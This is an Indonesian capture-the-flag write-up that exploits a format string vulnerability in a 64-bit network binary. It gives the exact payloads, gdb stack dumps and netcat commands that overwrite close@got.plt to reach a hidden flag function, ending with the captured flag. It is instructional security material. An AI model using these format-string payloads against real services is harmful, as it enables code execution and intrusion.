Soal ini hampir sama persis dengan CTF Internetwache 2016 (Remote Printer)[[3]](#footnote-2), bedanya yang ini versi 64-bit, stripped. Fungsi main:


|  |
| --- |
| int **\_\_cdecl** main(int argc, **const** char \*\*argv, **const** char \*\*envp) {  unsigned int v4; *// [sp+Ch] [bp-14h]@1*  char v5; *// [sp+10h] [bp-10h]@1*   setbuf(stdout, 0LL);  v4 = 0;  puts("Selamat Datang Di -HOST GATEWAY-!");  printf("Masukkan Alamat IPv4 Tujuan:", 0LL);  \_\_isoc99\_scanf(4197303LL, &v5);  printf("Masukkan Port:", &v5);  \_\_isoc99\_scanf(4197323LL, &v4);  printf("Oke, mencoba terkoneksi %s:%d saat!**\n**", &v5, v4);  SOKET(&v5, v4);  **return** 0; } |

Fungsi SOKET @0x4009B5 (fungsi ini saya sendiri yang kasih nama):

|  |
| --- |
| void **\_\_fastcall** SOKET(**const** char \*a1, uint16\_t a2) {  char buf; *// [sp+10h] [bp-2020h]@5*  **struct** sockaddr addr; *// [sp+2010h] [bp-20h]@3*  int fd; *// [sp+202Ch] [bp-4h]@1*   fd = socket(2, 1, 0);  **if** ( fd == -1 )  {  puts("Soket Tidak Terbentuk :(");  }  **else**  {  \*(\_DWORD \*)&addr.sa\_data[2] = inet\_addr(a1);  addr.sa\_family = 2;  \*(\_WORD \*)&addr.sa\_data[0] = htons(a2);  **if** ( connect(fd, &addr, 16u) >= 0 )  {  **if** ( recv(fd, &buf, 8192uLL, 0) >= 0 )  {  printf(&buf, &buf);  close(fd);  }  **else**  {  puts("Tidak Ada Data :(");  }  }  **else**  {  perror("Tidak Ada Koneksi :(**\n**");  }  } } |

Terlihat vulnerability-nya adalah format string. Ada statemen printf(&buf, &buf) (sepertinya IDA salah memberi argumen, karena kalau lihat di hasil disassembly cuma satu parameter, jadi seharusnya cuma printf(buf)).


Lihat lebih jauh di disassembly, ada “dead code” yang mencetak flag tapi tidak pernah dipanggil.



Format string vulnerability agak susah untuk mengontrol RIP, maka salah satu alternatif yang bisa dipakai adalah meng-overwrite satu fungsi di got.plt dengan alamat fungsi flag. Di program, setelah printf yang vulnerable dipanggil fungsi close(),

|  |
| --- |
| printf(buf);  close(fd); |

Sehingga kita bisa meng-overwrite close@got.plt dengan alamat fungsi flag (0x400A98). Jadi saat program memanggil close(), yang akan dijalankan justru fungsi flag.



close@got.plt bisa di-overwrite karena program tidak RELRO, bisa dicek dengan checksec.

|  |
| --- |
| $ checksec --file gateway  **RELRO** STACK CANARY NX PIE ...  **No RELRO** No canary found NX disabled No PIE ... |


Jadi tujuan kita adalah meng-overwrite memori pada alamat 0x601238 dengan nilai 0x400A98, dengan format string exploit.

### 

### 

### Mencari Indeks Format String

Di sini kita membuat payload-nya via netcat yang listen ke port tertentu, dan nanti program yang akan koneksi ke port tersebut.



|  |
| --- |
| $ echo -ne "AAAAAAAA\_%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx" | nc -lvp 2222 |

|  |
| --- |
| AAAAAAAA\_7ffff1a84f80.2000.ffffffffffffffff.0.0.8ae00000000.7ffff1a86fc0.**4141414141414141**.786c252e786c255f.786c252e786c252ea |

Pola kita muncul di index 8.

### Overwrite - Gagal

Pola umum untuk overwrite dengan format string adalah:

|  |
| --- |
| <alamat\_overwrite>%<nilai\_overwrite\_dalam\_angka>c%<index>$n |

Nilai 0x400A98 dalam desimal adalah: 4197016, dikurangi 8 untuk alamat overwrite jadi 4197008, sehingga payloadnya:

|  |
| --- |
| \x38\x12\x60\x00\x00\x00\x00\x00%4197008c%8$n |

Note: kalau lewat terminal, tanda $ harus ditulis \$ supaya tidak di-escape

Singkat cerita, itu tidak berhasil :( Memori pada alamat tersebut nilainya tetap tidak berubah setelah printf() tereksekusi (dicek pakai GDB). Tebakan saya adalah karena payload mengandung null character (\x00) sehingga printf tidak membaca keseluruhan payload.

Ini isi stack (setelah recv, sebelum masuk printf), dilihat dengan gdb-peda:

|  |
| --- |
| 0000| 0x7fffffffbbd0 --> 0x8ae00000000  0008| 0x7fffffffbbd8 --> 0x7fffffffdc20 ("127.0.0.1")  0016| 0x7fffffffbbe0 --> **0x601238 --> 0x400786** # index 8  0024| 0x7fffffffbbe8 ("%4197008c%8$n") # index 9  0032| 0x7fffffffbbf0 --> 0x6e24382563 ('c%8$n') # index 10  0040| 0x7fffffffbbf8 --> 0x0 # index 11  0048| 0x7fffffffbc00 --> 0x0 # index 12  0056| 0x7fffffffbc08 --> 0x0 # index 13 |

### Overwrite - Berhasil

Untuk mengatasi null char, bagaimana kalau alamat yang di-overwrite ditaruh belakang, tapi tentunya kali ini kita perlu karakter junk untuk padding ke belakang supaya alamat overwrite “ngepas” 8 byte di satu segmen stack, tidak tercampur dengan byte lain.

|  |
| --- |
| %<nilai\_overwrite>c%<index>$n<padding><alamat\_overwrite> |

Observasi lain adalah nilai yang hendak dioverwrite. Alamat close@plt yang akan ditimpa adalah 0x400786 (lihat di susunan stack di atas, 0x601238 --> 0x400786). Sedangkan alamat fungsi flag kita adalah 0x400A98. Bisa dilihat bahwa sebenarnya kita hanya perlu mengubah 2 byte saja (dari 0786 menjadi 0A98). Maka supaya nilai overwritenya tidak terlalu besar, kita bisa gunakan “hn” dalam format stringnya[[4]](#footnote-3). Nilai overwrite kita tadi adalah 0x0A98 atau 2712 dalam desimal.

|  |
| --- |
| %2712c%<index>$hn<padding>\x38\x12\x60\x00\x00\x00\x00\x00 |

Nilai index dan isi junk harus kita hitung lagi supaya alamat overwrite (\x38\x12\x60\x00\x00\x00\x00\x00) ngepas di satu segmen stack. Misalnya saja padding kita: ABCDEFGHIJKLM dan index = 11 (ngasal dulu):

|  |
| --- |
| %2712c%11$hnABCDEFGHIJKLM\x38\x12\x60\x00\x00\x00\x00\x00 |

Breakpoint sebelum printf, dan lihat isi stack:

|  |  |
| --- | --- |
| 0000| 0x7fffffffbbd0 --> 0x8ae00000000  0008| 0x7fffffffbbd8 --> 0x7fffffffdc20 ("127.0.0.1")  0016| 0x7fffffffbbe0 ("%2712c%11$hnABCDEFGHIJKLM8\022`")  0024| 0x7fffffffbbe8 ("1$hnABCDEFGHIJKLM8\022`")  0032| 0x7fffffffbbf0 ("EFGHIJKLM8\022`")  **0040| 0x7fffffffbbf8 --> 0x6012384d**  0048| 0x7fffffffbc00 --> 0x0  0056| 0x7fffffffbc08 --> 0x0 | # index 8  # index 9  # index 10  **# index 11**  # index 12  # index 13 |

Perhatikan area merah, indexnya sudah benar sepertinya (11), tapi alamatnya masih ada “4d” di belakangnya. Berarti padding-nya terlalu banyak 1 huruf. Bisa kita kurangi huruf terakhir:

|  |
| --- |
| %2712c%11$hnABCDEFGHIJKL\x38\x12\x60\x00\x00\x00\x00\x00 |

Hasilnya di stack:

|  |
| --- |
| 0000| 0x7fffffffbbd0 --> 0x8ae00000000  0008| 0x7fffffffbbd8 --> 0x7fffffffdc20 ("127.0.0.1")  0016| 0x7fffffffbbe0 ("%2712c%11$hnABCDEFGHIJKL8\022`")  0024| 0x7fffffffbbe8 ("1$hnABCDEFGHIJKL8\022`")  0032| 0x7fffffffbbf0 ("EFGHIJKL8\022`")  **0040| 0x7fffffffbbf8 --> 0x601238 --> 0x400786 (<close@plt+6>: push 0x6)**  0048| 0x7fffffffbc00 --> 0x0  0056| 0x7fffffffbc08 --> 0x0 |

Sudah benar isinya 0x601238. Lanjutkan next instruction sampai setelah printf tereksekusi, maka ini isi stack setelah printf tereksekusi:

|  |
| --- |
| 0000| 0x7fffffffbbd0 --> 0x8ae00000000  0008| 0x7fffffffbbd8 --> 0x7fffffffdc20 ("127.0.0.1")  0016| 0x7fffffffbbe0 ("%2712c%11$hnABCDEFGHIJKL8\022`")  0024| 0x7fffffffbbe8 ("1$hnABCDEFGHIJKL8\022`")  0032| 0x7fffffffbbf0 ("EFGHIJKL8\022`")  **0040| 0x7fffffffbbf8 --> 0x601238 --> 0x400a98 (push rbp)**  0048| 0x7fffffffbc00 --> 0x0  0056| 0x7fffffffbc08 --> 0x0 |

Sekarang lihat bahwa alamat 0x601238 sudah tidak lagi menunjuk ke close@plt, tapi ke alamat flag kita 0x400a98. Kalau program dilanjutkan, ketika dia berusaha memanggil close@got.plt, dia akan diarahkan ke fungsi flag kita. Pwned…

### 

### Pwn ke Remote Server

Jika tadi payload ada di localhost (127.0.0.1), sekarang harus dijalankan di suatu server. Misalnya di sini saya pakai server yang saya kelola (103.10.105.200).

Di server:

|  |
| --- |
| $ echo -ne "%2712c%11\$hnABCDEFGHIJKL\x38\x12\x60\x00\x00\x00\x00\x00" | nc -l 2222 |

Di tempat lain:

|  |
| --- |
| $ nc 128.199.174.161 17866  Selamat Datang Di -HOST GATEWAY-!  Masukkan Alamat IPv4 Tujuan:**103.10.105.200**  Masukkan Port:**2222**  Oke, mencoba terkoneksi 103.10.105.200:2222 saat!  �ABCDEFGHIJKL8`flag{format\_masa\_lalU} |

Maka akan didapatkan flag yang kita tunggu-tunggu…

**flag{format\_masa\_lalU}**

1. <http://www.comptechdoc.org/os/linux/programming/linux_pgsignals.html> [↑](#footnote-ref-0)
2. <https://en.wikipedia.org/wiki/Triangular_number> [↑](#footnote-ref-1)
3. <https://github.com/ctfs/write-ups-2016/tree/master/internetwache-ctf-2016/exploit/remote-printer-80> [↑](#footnote-ref-2)
4. %n: menulis 4 byte, %hn: menulis 2 byte, %hhn: menulis 1 byte [↑](#footnote-ref-3)